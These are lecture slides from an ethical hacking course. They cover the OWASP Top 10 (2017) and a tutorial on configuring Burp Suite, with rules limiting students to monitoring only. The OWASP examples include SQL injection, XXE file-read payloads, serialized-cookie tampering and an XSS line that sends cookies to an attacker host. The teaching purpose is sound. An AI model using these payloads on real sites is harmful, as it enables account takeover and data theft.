INTRO TO ETHICAL HACKING

MIS 5211.701

Week 10

Site:

http://community.mis.temple.edu/mis5211sec701fall2018/

Tonight's Plan

- Web Application Security

Web Application Security

- First (and nearly only) Rule

Never Trust User Input

Where Do We Start

- For web application security and web application penetration testing

Owasp.org

OWASP

- OWASP stands for the Open Web Application Security Project
- Founded in 2001 as a charitable organization dedicated to improving Web Application Security
- Creators and publishers of the OWASP top 10
- Hosts numerous Web App tools and projects

The OWASP Top 10

OWASP Top 10 – 2017 (New)

- 2017-A1 – Injection
- 2017-A2 – Broken Authentication and Session Management
- 2017-A3 – Sensitive Data Exposure
- 2017-A4 – XML External Entities (XXE)
- 2017-A5 - Broken Access Control
- 2017-A6 – Security Misconfiguration
- 2017-A7 – Cross Site Scripting (XSS)
- 2017-A8 – Insecure Deserialization
- 2017-A9 – Using Known Vulnerable Components
- 2017-A10 – Insufficient Logging & Monitoring

Source: https://www.owasp.org/index.php/Top_10-2017_Top_10

OWASP 2013-2017 Compared

OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Source: https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf

OWASP Risk Matrix

RISK	Threat Agents	Attack Vectors: Exploitability	Security Weakness: Prevalence	Security Weakness: Detectability	Impacts: Technical	Impacts: Business	Score
A1:2017-Injection	App Specific	EASY: 3	COMMON: 2	EASY: 3	SEVERE: 3	App Specific	8.0
A2:2017-Authentication	App Specific	EASY: 3	COMMON: 2	AVERAGE: 2	SEVERE: 3	App Specific	7.0
A3:2017-Sens. Data Exposure	App Specific	AVERAGE: 2	WIDESPREAD: 3	AVERAGE: 2	SEVERE: 3	App Specific	7.0
A4:2017-XML External Entities (XXE)	App Specific	AVERAGE: 2	COMMON: 2	EASY: 3	SEVERE: 3	App Specific	7.0
A5:2017-Broken Access Control	App Specific	AVERAGE: 2	COMMON: 2	AVERAGE: 2	SEVERE: 3	App Specific	6.0
A6:2017-Security Misconfiguration	App Specific	EASY: 3	WIDESPREAD: 3	EASY: 3	MODERATE: 2	App Specific	6.0
A7:2017-Cross-Site Scripting (XSS)	App Specific	EASY: 3	WIDESPREAD: 3	EASY: 3	MODERATE: 2	App Specific	6.0
A8:2017-Insecure Deserialization	App Specific	DIFFICULT: 1	COMMON: 2	AVERAGE: 2	SEVERE: 3	App Specific	5.0
A9:2017-Vulnerable Components	App Specific	AVERAGE: 2	WIDESPREAD: 3	AVERAGE: 2	MODERATE: 2	App Specific	4.7
A10:2017-Insufficient Logging&Monitoring	App Specific	AVERAGE: 2	WIDESPREAD: 3	DIFFICULT: 1	MODERATE: 2	App Specific	4.0

Source: https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf

A1:2017-Injection

- Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

2017-A1 – Injection

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App Specific	Exploitability: 3	Prevalence: 2	Detectability: 3	Technical: 3	Business ?
Almost any source of data can be an injection vector, environment variables, parameters, external and internal web services, and all types of users. Injection flaws occur when an attacker can send hostile data to an interpreter.		Injection flaws are very prevalent, particularly in legacy code. Injection vulnerabilities are often found in SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries. Injection flaws are easy to discover when examining code. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss, corruption, or disclosure to unauthorized parties, loss of accountability, or denial of access. Injection can sometimes lead to complete host takeover. The business impact depends on the needs of the application and data.	

Example Attack Scenarios

Scenario #1: An application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE custID='" +
request.getParameter("id") + "'";
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g. Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" +
request.getParameter("id") + "'");
```

In both cases, the attacker modifies the 'id' parameter value in their browser to send: ' or '1'='1. For example:

```
http://example.com/app/accountView?id=' or '1'='1
```

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify or delete data, or even invoke stored procedures.

A2:2017-Broken Authentication

- Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

2017-A2 – Broken Authentication and Session Management

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App Specific	Exploitability: 3	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Attackers have access to hundreds of millions of valid username and password combinations for credential stuffing, default administrative account lists, automated brute force, and dictionary attack tools. Session management attacks are well understood, particularly in relation to unexpired session tokens.		The prevalence of broken authentication is widespread due to the design and implementation of most identity and access controls. Session management is the bedrock of authentication and access controls, and is present in all stateful applications. Attackers can detect broken authentication using manual means and exploit them using automated tools with password lists and dictionary attacks.		Attackers have to gain access to only a few accounts, or just one admin account to compromise the system. Depending on the domain of the application, this may allow money laundering, social security fraud, and identity theft, or disclose legally protected highly sensitive information.	

Example Attack Scenarios

Scenario #1: Credential stuffing, the use of lists of known passwords, is a common attack. If an application does not implement automated threat or credential stuffing protections, the application can be used as a password oracle to determine if the credentials are valid.

Scenario #2: Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered best practices, password rotation and complexity requirements are viewed as encouraging users to use, and reuse, weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication.

Scenario #3: Application session timeouts aren't set properly. A user uses a public computer to access an application. Instead of selecting "logout" the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated.

A3:2017-Sensitive Data Exposure

- Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

2017-A3 – Sensitive Data Exposure

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 2	Business ?
Rather than directly attacking crypto, attackers steal keys, execute man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's client, e.g. browser. A manual attack is generally required. Previously retrieved password databases could be brute forced by Graphics Processing Units (GPUs)		Over the last few years, this has been the most common impactful attack. The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm, protocol and cipher usage is common, particularly for weak password hashing storage techniques. For data in transit, server side weaknesses are mainly easy to detect, but hard for data at rest.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive personal information (PII) data such as health records, credentials, personal data, and credit cards, which often require protection as defined by laws or regulations such as the EU GDPR or local privacy laws.	

Example Attack Scenarios

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

Scenario #2: A site doesn't use or enforce TLS for all pages or supports weak encryption. An attacker monitors network traffic (e.g. at an insecure wireless network), downgrades connections from HTTPS to HTTP, intercepts requests, and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. Instead of the above they could alter all transported data, e.g. the recipient of a money transfer.

Scenario #3: The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes. Hashes generated by simple or fast hash functions may be cracked by GPUs, even if they were salted.

A4:2017-XML External Entities (XXE)

- Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

2017-A4 – XML External Entities (XXE)

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App Specific	Exploitability: 2	Prevalence: 2	Detectability: 3	Technical: 3	Business ?
Attackers can exploit vulnerable XML processors if they can upload XML or include hostile content in an XML document, exploiting vulnerable code, dependencies or integrations.		By default, many older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing. SAST tools can discover this issue by inspecting dependencies and configuration. DAST tools require additional manual steps to detect and exploit this issue. Manual testers need to be trained in how to test for XXE, as it not commonly tested as of 2017.		These flaws can be used to extract data, execute a remote request from the server, scan internal systems, perform a denial-of-service attack, as well as execute other attacks. The business impact depends on the protection needs of all affected application and data.	

Example Attack Scenarios

Numerous public XXE issues have been discovered, including attacking embedded devices. XXE occurs in a lot of unexpected places, including deeply nested dependencies. The easiest way is to upload a malicious XML file, if accepted:

Scenario #1: The attacker attempts to extract data from the server:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
  <foo>&xxe;</foo>
```

Scenario #2: An attacker probes the server's private network by changing the above ENTITY line to:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Scenario #3: An attacker attempts a denial-of-service attack by including a potentially endless file:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```


A5:2017-Broken Access Control

- Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

2017-A5 - Broken Access Control

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App Specific	Exploitability: 2	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Exploitation of access control is a core skill of attackers. SAST and DAST tools can detect the absence of access control but cannot verify if it is functional when it is present. Access control is detectable using manual means, or possibly through automation for the absence of access controls in certain frameworks.		Access control weaknesses are common due to the lack of automated detection, and lack of effective functional testing by application developers. Access control detection is not typically amenable to automated static or dynamic testing. Manual testing is the best way to detect missing or ineffective access control, including HTTP method (GET vs PUT, etc), controller, direct object references, etc.		The technical impact is attackers acting as users or administrators, or users using privileged functions, or creating, accessing, updating or deleting every record. The business impact depends on the protection needs of the application and data.	

Example Attack Scenarios

Scenario #1: The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the 'acct' parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user's account.

```
http://example.com/app/accountInfo?acct=notmyacct
```

Scenario #2: An attacker simply force browses to target URLs. Admin rights are required for access to the admin page.

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is a flaw.

A6:2017-Security Misconfiguration

- Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.

2017-A6 – Security Misconfiguration

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App Specific	Exploitability: 3	Prevalence: 3	Detectability: 3	Technical: 2	Business ?
Attackers will often attempt to exploit unpatched flaws or access default accounts, unused pages, unprotected files and directories, etc to gain unauthorized access or knowledge of the system.		Security misconfiguration can happen at any level of an application stack, including the network services, platform, web server, application server, database, frameworks, custom code, and pre-installed virtual machines, containers, or storage. Automated scanners are useful for detecting misconfigurations, use of default accounts or configurations, unnecessary services, legacy options, etc.		Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise. The business impact depends on the protection needs of the application and data.	

Example Attack Scenarios

Scenario #1: The application server comes with sample applications that are not removed from the production server. These sample applications have known security flaws attackers use to compromise the server. If one of these applications is the admin console, and default accounts weren't changed the attacker logs in with default passwords and takes over.

Scenario #2: Directory listing is not disabled on the server. An attacker discovers they can simply list directories. The attacker finds and downloads the compiled Java classes, which they decompile and reverse engineer to view the code. The attacker then finds a serious access control flaw in the application.

Scenario #3: The application server's configuration allows detailed error messages, e.g. stack traces, to be returned to users. This potentially exposes sensitive information or underlying flaws such as component versions that are known to be vulnerable.

Scenario #4: A cloud service provider has default sharing permissions open to the Internet by other CSP users. This allows sensitive data stored within cloud storage to be accessed.

A7:2017-Cross-Site Scripting (XSS)

- XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

2017-A7 – Cross Site Scripting (XSS)

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App Specific	Exploitability: 3	Prevalence: 3	Detectability: 3	Technical: 2	Business ?
Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks.		XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two thirds of all applications. Automated tools can find some XSS problems automatically, particularly in mature technologies such as PHP, J2EE / JSP, and ASP.NET.		The impact of XSS is moderate for reflected and DOM XSS, and severe for stored XSS, with remote code execution on the victim's browser, such as stealing credentials, sessions, or delivering malware to the victim.	

Example Attack Scenarios

Scenario #1: The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in the browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note: Attackers can use XSS to defeat any automated Cross-Site Request Forgery (CSRF) defense the application might employ.

A8:2017-Insecure Deserialization

- Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

2017-A8 – Insecure Deserialization

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App Specific	Exploitability: 1	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Exploitation of deserialization is somewhat difficult, as off the shelf exploits rarely work without changes or tweaks to the underlying exploit code.		This issue is included in the Top 10 based on an industry survey and not on quantifiable data. Some tools can discover deserialization flaws, but human assistance is frequently needed to validate the problem. It is expected that prevalence data for deserialization flaws will increase as tooling is developed to help identify and address it.		The impact of deserialization flaws cannot be overstated. These flaws can lead to remote code execution attacks, one of the most serious attacks possible. The business impact depends on the protection needs of the application and data.	

Example Attack Scenarios

Scenario #1: A React application calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing user state and passing it back and forth with each request. An attacker notices the "R00" Java object signature, and uses the Java Serial Killer tool to gain remote code execution on the application server.

Scenario #2: A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

An attacker changes the serialized object to give themselves admin privileges:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

A9:2017-Using Components with Known Vulnerabilities

- Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

2017-A9 – Using Known Vulnerable Components

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 2	Business ?
While it is easy to find already-written exploits for many known vulnerabilities, other vulnerabilities require concentrated effort to develop a custom exploit.		Prevalence of this issue is very widespread. Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date Some scanners such as retire.js help in detection, but determining exploitability requires additional effort		While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components. Depending on the assets you are protecting, perhaps this risk should be at the top of the list.	

Example Attack Scenarios

Scenario #1: Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g. coding error) or intentional (e.g. backdoor in component). Some example exploitable component vulnerabilities discovered are:

- CVE-2017-5638, a Struts 2 remote code execution vulnerability that enables execution of arbitrary code on the server, has been blamed for significant breaches.
- While internet of things (IoT) are frequently difficult or impossible to patch, the importance of patching them can be great (e.g. biomedical devices).

There are automated tools to help attackers find unpatched or misconfigured systems. For example, the Shodan IoT search engine can help you find devices that still suffer from Heartbleed vulnerability that was patched in April 2014.

A10:2017-Insufficient Logging&Monitoring

- Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

2017-A10 – Insufficient Logging & Monitoring

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App Specific	Exploitability: 2	Prevalence: 3	Detectability: 1	Technical: 2	Business ?
Exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident. Attackers rely on the lack of monitoring and timely response to achieve their goals without being detected.		This issue is included in the Top 10 based on an industry survey. One strategy for determining if you have sufficient monitoring is to examine the logs following penetration testing. The testers' actions should be recorded sufficiently to understand what damages they may have inflicted.		Most successful attacks start with vulnerability probing. Allowing such probes to continue can raise the likelihood of successful exploit to nearly 100%. In 2016, identifying a breach took an average of 191 days - plenty of time for damage to be inflicted.	

Example Attack Scenarios

Scenario #1: An open source project forum software run by a small team was hacked using a flaw in its software. The attackers managed to wipe out the internal source code repository containing the next version, and all of the forum contents. Although source could be recovered, the lack of monitoring, logging or alerting led to a far worse breach. The forum software project is no longer active as a result of this issue.

Scenario #2: An attacker uses scans for users using a common password. They can take over all accounts using this password. For all other users, this scan leaves only one false login behind. After some days, this may be repeated with a different password.

Scenario #3: A major US retailer reportedly had an internal malware analysis sandbox analyzing attachments. The sandbox software had detected potentially unwanted software, but no one responded to this detection. The sandbox had been producing warnings for some time before the breach was detected due to fraudulent card transactions by an external bank.

A Little About Browsers

- What is a Web Browser?
  - Rendering Engine
  - JavaScript Engine
  - Network communications layer
  - …
- May also include
  - Add-Ins
  - Browser Helper Objects
  - APIs to/for other applications

A Little More About Browsers

- Why are we talking about this?
  - Browser are fairly complicated
  - Browsers have many sub-components and features
  - Browsers need to understand many different forms of character encoding
- All of this gives us something to work with when attacking Web Applications
- Good reference for details
- http://taligarsiel.com/Projects/howbrowserswork1.htm


Now What

- So, all of this is interesting, but does that have to do with penetration testing
- Or, to put it another way. How de we exploit these issues?
- First step:

Intercepting Proxies

What's an Intercepting Proxy

- In this instance, an intercepting proxy is software that acts as a server and sits between the web browser and your internet connection
- Examples
  - Burp Suite
  - Webscarab
  - Paros




Some Rules for Our Use of Intercepting Proxies

- For this course
- Monitor and record ONLY
- Do not inject or alter any traffic unless you personally own the web site.
- We'll save changing traffic in the next course

Burp Suite


- Start Burp Suite by logging in to Kali and selecting Burp Suite from:
- Kali Linux>Web Applications>Web Application Proxies>burpsuite

Burp Suite




Getting Started

- Once burpsuite is running, you will need to start and configure a browser
- Kali's web browser is "Iceweasel", an adaptation of Firefox
- After starting Iceweasel, navigate to preferences
- And select it



Configuring the Network Proxy


- Navigate to the Network Tab and select settings… for Connection




Configuring the Network Proxy

- Change selection from "Use system proxy settings" to "Manual proxy configuration and enter "127.0.0.1" for "HTTP Proxy" and "8080" for "Port"
- Also, select check box for "Use this proxy server for all protocols"
- Delete reference to localhost and 127.0.0.1 from the no proxy list
- Select "OK" when done
- Browser is now setup to use burpsuite
- See next slide for example

Configuring the Network Proxy




Should Look Like This




Now We Can Test

- In browser, navigate to google.com
- Browser will hang and look busy
- Select the "Proxy" tab in burpsuite
- Burpsuite is waiting for you, select forward




Browser Knows Something is Up

- Select "I understand the Risks" and follow prompts to add an exception



Browser Knows Something is Up




Continuing


- You may have to hit forward a number of times
- You may want to click "Intercept is on" to turn it off and save hitting the forward button
- Eventually, all traffic is forwarded.
- Now, select "HTTP history" and see what you have

Results


- Your traffic



More Results




More Results



Saving Our Results


- Under "Repeater", select "Action", then select "Save Entire History"



Now, Lets Go Somewhere More Interesting

- Restart burpsuite and turn intercept off
- Now navigate to temple.edu and look around the sitetemple.edu
- Look over the results

Temple.edu




Some Basics


- What can we tell from this?
- First we can see what we are telling temple about us
  - Web Browser is Iceweasel, a derivative of Firefox
  - What versions we are running
  - Cookies
  - What exactly is If-None-Match: "1414416188-1"?

But Wait, There's More

- As Darth Vader says "Come to the Dark Side, We've got Cookies"




- Or worse "Hex"



We've Got Both Sides


- Note: There's both a request and a response tab.



A Few Interesting Things


- Google Adds

- Other outside references



Check The Alerts

- A few things to look at




What Now

- If this was a real Web App Test
  - Navigate the web site recording everything
  - Review looking for interesting leads to follow
  - Set Proxy to crawl site
    - (DO NOT DO THIS FOR THIS COURSE)

A Few More Things

- Some of the more interesting features are turned off or limited



http://portswigger.net/burp/download.html

A Few More Things

- We covered just one proxy
- Different proxies have different strengths and weaknesses
- For instance, Webscarab will flag potential XSS automatically

Poor Man's Substitute

- In Internet Explorer
  - F12 Developer Tools
  - Allows user to at least see the code loaded in browser
  - Often worth looking at as developers sometimes leave comments

Assignment 3

- Using an Intercepting Proxy, look at a Website
  - Choose a site that interests you
- Review what you find and create an executive summary and three page PowerPoint as if you were reporting out for an initial Pen Test
- Remember – Do not alter any data – Monitor and Record Only

Ruby

- Link to Language
  - https://www.ruby-lang.org/en/
- Link to Interactive Ruby Website
  - https://ruby.github.io/TryRuby/
- Work through exercise section labeled "Summary #8, The Hey-Relax-You-Did-Good Summary"

Next Week

- Introduction to SQL Injection

Questions

?